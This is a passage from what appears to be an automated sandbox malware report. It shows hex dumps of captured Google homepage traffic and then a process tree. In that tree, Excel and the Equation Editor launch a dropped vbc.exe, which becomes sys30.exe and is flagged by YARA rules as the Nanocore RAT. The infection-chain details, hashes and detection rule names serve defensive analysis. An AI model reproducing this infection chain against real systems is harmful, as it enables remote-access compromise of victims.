+)if(H(a,b[d]))return!0;return!1},gb=function(a,b,c){fb(a,b,c)},hb=function(a,b){fb(a,"gbe",b)},ib=function(){B(function(){g.pcm&&g.pcm()})},jb=function(){B(function(){g.pca&&g.pca()})},kb=function(a,b,c,d,f,k,m,n,l,q){B(function(){g.paa&&g.paa(a,b,c,d,f,
2021-09-14 19:48:41 UTC	126	IN	Data Raw: 61 72 20 62 3d 22 69 6e 6e 65 72 22 2b 61 3b 61 3d 22 6f 66 66 73 65 74 22 2b 61 3b 72 65 74 75 72 6e 20 77 69 6e 64 6f 77 5b 62 5d 3f 77 69 6e 64 6f 77 5b 62 5d 3a 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 26 26 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 5b 61 5d 3f 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 5b 61 5d 3a 30 7d 2c 75 62 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 21 31 7d 2c 76 62 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 21 21 4f 7d 3b 70 28 22 73 6f 73 22 2c 56 61 29 3b 70 28 22 73 69 22 2c 57 61 29 3b 70 28 22 74 67 22 2c 62 62 29 3b 0a 70 28 22 63 6c 6f 73 65 22 2c 63 62 29 3b 70 28 22 72 64 64 Data Ascii: ar b="inner"+a;a="offset"+a;return window[b]?window[b]:document.documentElement&&document.documentElement[a]?document.documentElement[a]:0},ub=function(){return!1},vb=function(){return!!O};p("so",Va);p("sos",Ua);p("si",Wa);p("tg",bb);p("close",cb);p("rdd
2021-09-14 19:48:41 UTC	127	IN	Data Raw: 28 22 70 77 22 29 7d 29 7d 3b 70 28 22 6c 50 57 22 2c 43 62 29 3b 77 2e 70 75 73 68 28 5b 22 70 77 22 2c 7b 75 72 6c 3a 22 2f 2f 73 73 6c 2e 67 73 74 61 74 69 63 2e 63 6f 6d 2f 67 62 2f 6a 73 2f 61 62 63 2f 70 77 6d 5f 34 35 66 37 33 65 34 64 66 30 37 61 30 65 33 38 38 62 30 66 61 31 66 33 64 33 30 65 37 32 38 30 2e 6a 73 22 7d 5d 29 3b 76 61 72 20 45 62 3d 5b 5d 2c 46 62 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 45 62 5b 30 5d 3d 61 7d 2c 47 62 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 29 7b 62 3d 62 7c 7c 7b 7d 3b 62 2e 5f 73 6e 3d 22 70 77 22 3b 74 28 61 2c 62 29 7d 2c 48 62 3d 7b 73 69 67 6e 65 64 3a 45 62 2c 65 6c 6f 67 3a 47 62 2c 62 61 73 65 3a 22 68 74 74 70 73 3a 2f 2f 70 6c 75 73 6f 6e 65 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 75 2f 30 22 2c 6c 6f 61 64 Data Ascii: ("pw")}});p("lPW",Cb);w.push(["pw",{url:"//ssl.gstatic.com/gb/js/abc/pwm_45f73e4df07a0e388b0fa1f3d30e7280.js"}]);var Eb=[],Fb=function(a){Eb[0]=a},Gb=function(a,b){b=b||{};b._sn="pw";t(a,b)},Hb={signed:Eb,elog:Gb,base:"https://plusone.google.com/u/0",load
2021-09-14 19:48:41 UTC	128	IN	Data Raw: 2c 6b 2c 22 26 6f 67 65 76 3d 22 2c 6d 2c 22 26 6f 67 66 3d 22 2c 6c 2c 22 26 6f 67 70 3d 22 2c 71 2c 22 26 6f 67 72 70 3d 22 2c 6e 2c 22 26 6f 67 73 72 3d 22 2c 63 2c 22 26 6f 67 76 3d 22 2c 45 2c 55 2c 22 26 6f 67 64 3d 22 2c 49 2c 22 26 6f 67 6c 3d 22 2c 56 2c 22 26 6f 67 63 3d 22 2c 57 2c 22 26 6f 67 75 73 3d 22 2c 79 5d 3b 69 66 28 62 29 7b 22 6f 67 77 22 69 6e 20 62 26 26 28 61 2e 70 75 73 68 28 22 26 6f 67 77 3d 22 2b 62 2e 6f 67 77 29 2c 64 65 6c 65 74 65 20 62 2e 6f 67 77 29 3b 66 3d 5b 5d 3b 66 6f 72 28 7a 20 69 6e 20 62 29 30 21 3d 66 2e 6c 65 6e 67 74 68 26 26 66 2e 70 75 73 68 28 22 2c 22 29 2c 66 2e 70 75 73 68 28 51 62 28 7a 29 29 2c 66 2e 70 75 73 68 28 22 2e 22 29 2c 66 2e 70 75 73 68 28 51 62 28 62 5b 7a 5d 29 29 3b 76 61 72 20 7a 3d 66 Data Ascii: ,k,"&ogev=",m,"&ogf=",l,"&ogp=",q,"&ogrp=",n,"&ogsr=",c,"&ogv=",E,U,"&ogd=",I,"&ogl=",V,"&ogc=",W,"&ogus=",y];if(b){"ogw"in b&&(a.push("&ogw="+b.ogw),delete b.ogw);f=[];for(z in b)0!=f.length&&f.push(","),f.push(Qb(z)),f.push("."),f.push(Qb(b[z]));var z=f

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:41 UTC	130	IN	Data Raw: 6c 3a 68 2e 61 28 22 22 29 2c 70 70 61 3a 68 2e 61 28 22 22 29 2c 0a 70 70 6d 3a 22 47 6f 6f 67 6c 65 2b 20 70 61 67 65 22 7d 3b 76 2e 70 72 66 3d 24 62 7d 3b 76 61 72 20 53 2c 61 63 2c 54 2c 62 63 2c 58 3d 30 2c 63 63 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 2c 63 29 7b 69 66 28 61 2e 69 6e 64 65 78 4f 66 29 72 65 74 75 72 6e 20 61 2e 69 6e 64 65 78 4f 66 28 62 2c 63 29 3b 69 66 28 41 72 72 61 79 2e 69 6e 64 65 78 4f 66 29 72 65 74 75 72 6e 20 41 72 72 61 79 2e 69 6e 64 65 78 4f 66 28 61 2c 62 2c 63 29 3b 66 6f 72 28 63 3d 6e 75 6c 6c 3d 3d 63 3f 30 3a 30 3e 63 3f 4d 61 74 68 2e 6d 61 78 28 30 2c 61 2e 6c 65 6e 67 74 68 2b 63 29 3a 63 3b 63 3c 61 2e 6c 65 6e 67 74 68 3b 63 2b 2b 29 69 66 28 63 20 69 6e 20 61 26 26 61 5b 63 5d 3d 3d 3d 62 29 72 65 74 75 72 Data Ascii: l:h.a(""),ppa:h.a(""),ppm:"Google+ page"};v.prf=$b};var S,ac,T,bc,X=0,cc=function(a,b,c){if(a.indexOf)return a.indexOf(b,c);if(Array.indexOf)return Array.indexOf(a,b,c);for(c=null==c?0:0>c?Math.max(0,a.length+c):c;c<a.length;c++)if(c in a&&a[c]===b)retur
2021-09-14 19:48:41 UTC	131	IN	Data Raw: 6d 28 62 2c 63 29 3a 6b 63 28 61 29 26 26 28 61 2e 73 65 74 41 74 74 72 69 62 75 74 65 28 62 2c 63 29 2c 61 2e 73 61 76 65 28 61 2e 69 64 29 29 29 7d 63 61 74 63 68 28 66 29 7b 66 2e 63 6f 64 65 21 3d 44 4f 4d 45 78 63 65 70 74 69 6f 6e 2e 51 55 4f 54 41 5f 45 58 43 45 45 44 45 44 5f 45 52 52 26 26 72 28 66 2c 22 75 70 22 2c 22 73 70 64 22 29 7d 7d 2c 6d 63 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 2c 63 29 7b 74 72 79 7b 69 66 28 69 63 28 64 6f 63 75 6d 65 6e 74 29 29 72 65 74 75 72 6e 22 22 3b 0a 63 7c 7c 28 62 3d 22 6f 67 2d 75 70 2d 22 2b 62 29 3b 69 66 28 6a 63 28 29 29 72 65 74 75 72 6e 20 65 2e 6c 6f 63 61 6c 53 74 6f 72 61 67 65 2e 67 65 74 49 74 65 6d 28 62 29 3b 69 66 28 6b 63 28 61 29 29 72 65 74 75 72 6e 20 61 2e 6c 6f 61 64 28 61 2e 69 64 29 2c Data Ascii: m(b,c):kc(a)&&(a.setAttribute(b,c),a.save(a.id))}catch(f){f.code!=DOMException.QUOTA_EXCEEDED_ERR&&r(f,"up","spd")}},mc=function(a,b,c){try{if(ic(document))return"";c||(b="og-up-"+b);if(jc())return e.localStorage.getItem(b);if(kc(a))return a.load(a.id),
2021-09-14 19:48:41 UTC	132	IN	Data Raw: 3d 68 2e 61 28 22 31 22 29 2c 64 3d 68 2e 61 28 22 22 29 2c 66 3d 33 2c 6b 3d 77 2c 6d 3d 30 2c 6e 3d 77 69 6e 64 6f 77 2e 67 62 61 72 4f 6e 52 65 61 64 79 3b 69 66 28 6e 29 74 72 79 7b 6e 28 29 7d 63 61 74 63 68 28 6c 29 7b 72 28 6c 2c 22 6d 6c 22 2c 22 6f 72 22 29 7d 64 3f 70 28 22 6c 64 62 22 2c 61 29 3a 63 3f 63 61 28 77 69 6e 64 6f 77 2c 22 6c 6f 61 64 22 2c 62 29 3a 62 28 29 7d 70 28 22 72 64 6c 22 2c 71 63 29 3b 7d 63 61 74 63 68 28 65 29 7b 77 69 6e 64 6f 77 2e 67 62 61 72 26 26 67 62 61 72 2e 6c 6f 67 67 65 72 26 26 67 62 61 72 2e 6c 6f 67 67 65 72 2e 6d 6c 28 65 2c 7b 22 5f 73 6e 22 3a 22 63 66 67 2e 69 6e 69 74 22 7d 29 3b 7d 7d 29 28 29 3b 0a 28 66 75 6e 63 74 69 6f 6e 28 29 7b 74 72 79 7b 2f 2a 0a 0a 20 43 6f 70 79 72 69 67 68 74 20 54 68 65 Data Ascii: =h.a("1"),d=h.a(""),f=3,k=w,m=0,n=window.gbarOnReady;if(n)try{n()}catch(l){r(l,"ml","or")}d?p("ldb",a):c?ca(window,"load",b):b()}p("rdl",qc);}catch(e){window.gbar&&gbar.logger&&gbar.logger.ml(e,{"_sn":"cfg.init"});}})();(function(){try{/* Copyright The
2021-09-14 19:48:41 UTC	133	IN	Data Raw: 4e 61 6d 65 29 3f 22 67 62 6d 30 6c 22 3a 22 67 62 7a 30 6c 22 29 3b 63 26 26 66 2e 6b 28 63 2c 68 2e 74 65 73 74 28 63 2e 63 6c 61 73 73 4e 61 6d 65 29 3f 22 67 62 6d 30 6c 22 3a 22 67 62 7a 30 6c 22 29 7d 63 61 74 63 68 28 6c 29 7b 64 28 6c 2c 22 73 6a 22 2c 22 73 73 70 22 29 7d 67 3d 61 7d 2c 6d 3d 65 2e 71 73 2c 6e 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 62 3d 61 2e 68 72 65 66 3b 76 61 72 20 63 3d 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 68 72 65 66 2e 6d 61 74 63 68 28 2f 2e 2a 3f 3a 5c 2f 5c 2f 5b 5e 5c 2f 5d 2a 2f 29 5b 30 5d 3b 63 3d 6e 65 77 20 52 65 67 45 78 70 28 22 5e 22 2b 63 2b 22 2f 73 65 61 72 63 68 5c 5c 3f 22 29 3b 28 62 3d 63 2e 74 65 73 74 28 62 29 29 26 21 2f 28 5e 7c 5c 5c 3f 7c 26 29 65 69 3d 2f 2e 74 65 73 74 Data Ascii: Name)?"gbm0l":"gbz0l");c&&f.k(c,h.test(c.className)?"gbm0l":"gbz0l")}catch(l){d(l,"sj","ssp")}g=a},m=e.qs,n=function(a){var b=a.href;var c=window.location.href.match(/.*?:\/\/[^\/]*/)[0];c=new RegExp("^"+c+"/search\\?");(b=c.test(b))&&!/(^|\\?|&)ei=/.test
2021-09-14 19:48:41 UTC	135	IN	Data Raw: 6f 6e 28 29 7b 74 72 79 7b 2f 2a 0a 0a 20 43 6f 70 79 72 69 67 68 74 20 54 68 65 20 43 6c 6f 73 75 72 65 20 4c 69 62 72 61 72 79 20 41 75 74 68 6f 72 73 2e 0a 20 53 50 44 58 2d 4c 69 63 65 6e 73 65 2d 49 64 65 6e 74 69 66 69 65 72 3a 20 41 70 61 63 68 65 2d 32 2e 30 0a 2a 2f 0a 77 69 6e 64 6f 77 2e 67 62 61 72 2e 72 64 6c 28 29 3b 7d 63 61 74 63 68 28 65 29 7b 77 69 6e 64 6f 77 2e 67 62 61 72 26 26 67 62 61 72 2e 6c 6f 67 67 65 72 26 26 67 62 61 72 2e 6c 6f 67 67 65 72 2e 6d 6c 28 65 2c 7b 22 5f 73 6e 22 3a 22 63 66 67 2e 69 6e 69 74 22 7d 29 3b 7d 7d 29 28 29 3b 0a 3c 2f 73 63 72 69 70 74 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 23 66 66 66 22 3e 3c 73 63 72 69 70 74 20 6e 6f 6e 63 65 3d 22 4b 39 4b 44 70 54 4c 7a 52 45 4e 72 Data Ascii: on(){try{/* Copyright The Closure Library Authors. SPDX-License-Identifier: Apache-2.0*/window.gbar.rdl();}catch(e){window.gbar&&gbar.logger&&gbar.logger.ml(e,{"_sn":"cfg.init"});}})();</script></head><body bgcolor="#fff"><script nonce="K9KDpTLzRENr
2021-09-14 19:48:41 UTC	136	IN	Data Raw: 3e 3c 2f 61 3e 3c 2f 6c 69 3e 3c 6c 69 20 63 6c 61 73 73 3d 67 62 74 3e 3c 61 20 63 6c 61 73 73 3d 67 62 7a 74 20 69 64 3d 67 62 5f 33 36 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 6f 75 74 75 62 65 2e 63 6f 6d 2f 3f 67 6c 3d 47 42 26 74 61 62 3d 77 31 22 3e 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 74 62 32 3e 3c 2f 73 70 61 6e 3e 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 74 73 3e 59 6f 75 54 75 62 65 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 2f 6c 69 3e 3c 6c 69 20 63 6c 61 73 73 3d 67 62 74 3e 3c 61 20 63 6c 61 73 73 3d 67 62 7a 74 20 69 64 3d 67 62 5f 34 32 36 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 6e 65 77 73 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 3f 74 61 62 3d 77 6e 22 3e 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 74 62 32 3e 3c 2f 73 Data Ascii: > <li class=gbt>YouTube <li class=gbt></s
2021-09-14 19:48:41 UTC	137	IN	Data Raw: 54 72 61 6e 73 6c 61 74 65 3c 2f 61 3e 3c 2f 6c 69 3e 3c 6c 69 20 63 6c 61 73 73 3d 67 62 6d 74 63 3e 3c 61 20 63 6c 61 73 73 3d 67 62 6d 74 20 69 64 3d 67 62 5f 31 30 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 62 6f 6f 6b 73 2e 67 6f 6f 67 6c 65 2e 63 6f 2e 75 6b 2f 3f 68 6c 3d 65 6e 26 74 61 62 3d 77 70 22 3e 42 6f 6f 6b 73 3c 2f 61 3e 3c 2f 6c 69 3e 3c 6c 69 20 63 6c 61 73 73 3d 67 62 6d 74 63 3e 3c 61 20 63 6c 61 73 73 3d 67 62 6d 74 20 69 64 3d 67 62 5f 36 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 2e 75 6b 2f 73 68 6f 70 70 69 6e 67 3f 68 6c 3d 65 6e 26 73 6f 75 72 63 65 3d 6f 67 26 74 61 62 3d 77 66 22 3e 53 68 6f 70 70 69 6e 67 3c 2f 61 3e 3c 2f 6c 69 3e 3c 6c 69 20 63 6c 61 73 73 3d 67 62 6d 74 63 3e 3c Data Ascii: Translate <li class=gbmtc>Books <li class=gbmtc>Shopping <li class=gbmtc><
2021-09-14 19:48:41 UTC	138	IN	Data Raw: 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 53 65 72 76 69 63 65 4c 6f 67 69 6e 3f 68 6c 3d 65 6e 26 70 61 73 73 69 76 65 3d 74 72 75 65 26 63 6f 6e 74 69 6e 75 65 3d 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 26 65 63 3d 47 41 5a 41 41 51 22 20 6f 6e 63 6c 69 63 6b 3d 22 67 62 61 72 2e 6c 6f 67 67 65 72 2e 69 6c 28 39 2c 7b 6c 3a 27 69 27 7d 29 22 20 69 64 3d 67 62 5f 37 30 20 63 6c 61 73 73 3d 67 62 67 74 3e 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 74 62 32 3e 3c 2f 73 70 61 6e 3e 3c 73 70 61 6e 20 69 64 3d 67 62 67 73 34 20 63 6c 61 73 73 3d 67 62 74 73 3e 3c 73 70 61 6e 20 69 64 3d 67 62 69 34 73 31 3e 53 69 67 6e 20 69 6e 3c 2f 73 70 61 6e 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 2f 6c 69 3e 3c 6c 69 20 63 6c 61 73 73 3d 22 67 62 74 Data Ascii: .google.com/ServiceLogin?hl=en&passive=true&continue=https://www.google.com/&ec=GAZAAQ" onclick="gbar.logger.il(9,{l:'i'})" id=gb_70 class=gbgt>Sign in <li class="gbt

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:41 UTC	140	IN	Data Raw: 6e 64 5f 63 6f 6c 6f 72 5f 32 37 32 78 39 32 64 70 2e 70 6e 67 22 20 73 74 79 6c 65 3d 22 70 61 64 64 69 6e 67 3a 32 38 70 78 20 30 20 31 34 70 78 22 20 77 69 64 74 68 3d 22 32 37 32 22 20 69 64 3d 22 68 70 6c 6f 67 6f 22 3e 3c 62 72 3e 3c 62 72 3e 3c 2f 64 69 76 3e 3c 66 6f 72 6d 20 61 63 74 69 6f 6e 3d 22 2f 73 65 61 72 63 68 22 20 6e 61 6d 65 3d 22 66 22 3e 3c 74 61 62 6c 65 20 63 65 6c 6c 70 61 64 64 69 6e 67 3d 22 30 22 20 63 65 6c 6c 73 70 61 63 69 6e 67 3d 22 30 22 3e 3c 74 72 20 76 61 6c 69 67 6e 3d 22 74 6f 70 22 3e 3c 74 64 20 77 69 64 74 68 3d 22 32 35 25 22 3e 26 6e 62 73 70 3b 3c 2f 74 64 3e 3c 74 64 20 61 6c 69 67 6e 3d 22 63 65 6e 74 65 72 22 20 6e 6f 77 72 61 70 3d 22 22 3e 3c 69 6e 70 75 74 20 6e 61 6d 65 3d 22 69 65 22 20 76 61 6c 75 65 Data Ascii: nd_color_272x92dp.png" style="padding:28px 0 14px" width="272" id="hplogo"> <form act ion="/search" name="f"><table cellpadding="0" cellspacing="0"><tr valign="top"><td width="25%"> </td><td align="center" nowrap=""><input name="ie" value
2021-09-14 19:48:41 UTC	141	IN	Data Raw: 73 73 3d 22 66 6c 20 73 62 6c 63 22 20 61 6c 69 67 6e 3d 22 6c 65 66 74 22 20 6e 6f 77 72 61 70 3d 22 22 20 77 69 64 74 68 3d 22 32 35 25 22 3e 3c 61 20 68 72 65 66 3d 22 2f 61 64 76 61 6e 63 65 64 5f 73 65 61 72 63 68 3f 68 6c 3d 65 6e 2d 47 42 26 61 6d 70 3b 61 75 74 68 75 73 65 72 3d 30 22 3e 41 64 76 61 6e 63 65 64 20 73 65 61 72 63 68 3c 2f 61 3e 3c 2f 74 64 3e 3c 2f 74 72 3e 3c 2f 74 61 62 6c 65 3e 3c 69 6e 70 75 74 20 69 64 3d 22 67 62 76 22 20 6e 61 6d 65 3d 22 67 62 76 22 20 74 79 70 65 3d 22 68 69 64 64 65 6e 22 20 76 61 6c 75 65 3d 22 31 22 3e 3c 73 63 72 69 70 74 20 6e 6f 6e 63 65 3d 22 4b 39 4b 44 70 54 4c 7a 52 45 4e 72 6b 62 77 57 4e 32 59 4f 55 41 3d 3d 22 3e 28 66 75 6e 63 74 69 6f 6e 28 29 7b 0a 76 61 72 20 61 2c 62 3d 22 31 22 3b 69 66 Data Ascii: ss="fl sblc" align="left" nowrap="" width="25%">Advanced search</td></tr></table><input id="gbv" name="gbv" type="hidden" value="1"><script nonce="K9KDpT LzRENrkbwWN2YOUA==">(function(){var a,b="1";if
2021-09-14 19:48:41 UTC	142	IN	Data Raw: 79 2f 22 3e 50 72 69 76 61 63 79 3c 2f 61 3e 20 2d 20 3c 61 20 68 72 65 66 3d 22 2f 69 6e 74 6c 2f 65 6e 2f 70 6f 6c 69 63 69 65 73 2f 74 65 72 6d 73 2f 22 3e 54 65 72 6d 73 3c 2f 61 3e 3c 2f 70 3e 3c 2f 73 70 61 6e 3e 3c 2f 63 65 6e 74 65 72 3e 3c 73 63 72 69 70 74 20 6e 6f 6e 63 65 3d 22 4b 39 4b 44 70 54 4c 7a 52 45 4e 72 6b 62 77 57 4e 32 59 4f 55 41 3d 3d 22 3e 28 66 75 6e 63 74 69 6f 6e 28 29 7b 77 69 6e 64 6f 77 2e 67 6f 6f 67 6c 65 2e 63 64 6f 3d 7b 68 65 69 67 68 74 3a 37 35 37 2c 77 69 64 74 68 3a 31 34 34 30 7d 3b 28 66 75 6e 63 74 69 6f 6e 28 29 7b 0a 76 61 72 20 61 3d 77 69 6e 64 6f 77 2e 69 6e 6e 65 72 57 69 64 74 68 2c 62 3d 77 69 6e 64 6f 77 2e 69 6e 6e 65 72 48 65 69 67 68 74 3b 69 66 28 21 61 7c 7c 21 62 29 7b 76 61 72 20 63 3d 77 69 6e Data Ascii: y/">Privacy - Terms</p> <script nonce="K 9KDpTLzRENrkbwWN2YOUA==">(function(){window.google.cdo={height:757,width:1440};(function(){var a=win dow.innerWidth,b=window.innerHeight;if(!a||!b){var c=win
2021-09-14 19:48:41 UTC	144	IN	Data Raw: 79 7b 62 3d 6b 2e 63 72 65 61 74 65 50 6f 6c 69 63 79 28 22 67 6f 6f 67 23 68 74 6d 6c 22 2c 7b 63 72 65 61 74 65 48 54 4d 4c 3a 66 2c 63 72 65 61 74 65 53 63 72 69 70 74 3a 66 2c 63 72 65 61 74 65 53 63 72 69 70 74 55 52 4c 3a 66 7d 29 7d 63 61 74 63 68 28 70 29 7b 65 2e 63 6f 6e 73 6f 6c 65 26 26 65 2e 63 6f 6e 73 6f 6c 65 2e 65 72 72 6f 72 28 70 2e 6d 65 73 73 61 67 65 29 7d 67 3d 62 7d 65 6c 73 65 20 67 3d 62 7d 61 3d 28 62 3d 67 29 3f 62 2e 63 72 65 61 74 65 53 63 72 69 70 74 55 52 4c 28 61 29 3a 61 3b 61 3d 6e 65 77 20 6c 28 61 2c 68 29 3b 63 2e 73 72 63 3d 61 20 69 6e 73 74 61 6e 63 65 6f 66 20 6c 26 26 61 2e 63 6f 6e 73 74 72 75 63 74 6f 72 3d 3d 6c 3f 61 2e 67 3a 22 74 79 70 65 5f 65 72 72 6f 72 3a 54 72 75 73 74 65 64 52 65 73 6f 75 72 63 65 Data Ascii: y{b=k.createPolicy("goog#html",{createHTML:f,createScript:f,createScriptURL:f})}catch(p){e.console&&e.consol e.error(p.message)}g=b}else g=b}a=(b=g)?b.createScriptURL(a):a;a=new l(a,h);c.src=a instanceof l&&a.constructor===l?a.g:"type_error:TrustedResource
2021-09-14 19:48:41 UTC	145	IN	Data Raw: 32 32 2c 5c 78 32 32 6c 63 6b 79 5c 78 32 32 3a 5c 78 32 32 49 5c 5c 75 30 30 32 36 23 33 39 3b 6d 20 46 65 65 6c 69 6e 67 20 4c 75 63 6b 79 5c 78 32 32 2c 5c 78 32 32 6c 6d 6c 5c 78 32 32 3a 5c 78 32 32 4c 65 61 72 6e 20 6d 6f 72 65 5c 78 32 32 2c 5c 78 32 32 6f 73 6b 74 5c 78 32 32 3a 5c 78 32 32 49 6e 70 75 74 20 74 6f 6f 6c 73 5c 78 32 32 2c 5c 78 32 32 70 73 72 63 5c 78 32 32 3a 5c 78 32 32 54 68 69 73 20 73 65 61 72 63 68 20 77 61 73 20 72 65 6d 6f 76 65 64 20 66 72 6f 6d 20 79 6f 75 72 20 5c 5c 75 30 30 33 43 61 20 68 72 65 66 5c 78 33 64 5c 5c 5c 78 32 32 2f 68 69 73 74 6f 72 79 5c 5c 5c 78 32 32 5c 5c 75 30 30 33 45 57 65 62 20 48 69 73 74 6f 72 79 5c 5c 75 30 30 33 43 2f 61 5c 5c 75 30 30 33 45 5c 78 32 32 2c 5c 78 32 32 70 73 72 6c 5c 78 32 32 Data Ascii: 22,\x22lcky\x22:\x22l\u0026#39;m Feeling Lucky\x22,\x22lml\x22:\x22Learn more\x22,\x22oskt\x22:\x22Input tools\x22,\x22psrc\x22:\x22This search was removed from your \u003Ca href\x3d\\\x22/history\\\x22\u003EWeb His tory\u003C/a\u003E\x22,\x22psrl\x22
2021-09-14 19:48:41 UTC	146	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1936 Parent PID: 596

General

Start time:	21:47:21
Start date:	14/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f330000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2652 Parent PID: 596

General

Start time:	21:47:43
Start date:	14/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2224 Parent PID: 2652

General

Start time:	21:47:47
Start date:	14/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xd80000

File size:	667136 bytes
MD5 hash:	4C658DB84A58CE7EC0C2F2EB9F14C97C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: sys30.exe PID: 3048 Parent PID: 1764

General

Start time:	21:48:03
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\sys4h57g\sys30.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\sys4h57g\sys30.exe'
Imagebase:	0x1220000
File size:	667136 bytes
MD5 hash:	4C658DB84A58CE7EC0C2F2EB9F14C97C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.695836802.0000000003868000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.695836802.0000000003868000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000002.695836802.0000000003868000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.695690070.0000000003719000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.695690070.0000000003719000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000002.695690070.0000000003719000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.695923409.0000000003935000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.695923409.0000000003935000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000002.695923409.0000000003935000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: sys30.exe PID: 2420 Parent PID: 2224

General

Start time:	21:48:09
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\sys4h57g\sys30.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\sys4h57g\sys30.exe'
Imagebase:	0x1220000
File size:	667136 bytes
MD5 hash:	4C658DB84A58CE7EC0C2F2EB9F14C97C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: sys30.exe PID: 2652 Parent PID: 3048

General

Start time:	21:48:16
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\sys4h57g\sys30.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\sys4h57g\sys30.exe
Imagebase:	0x1220000
File size:	667136 bytes
MD5 hash:	4C658DB84A58CE7EC0C2F2EB9F14C97C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
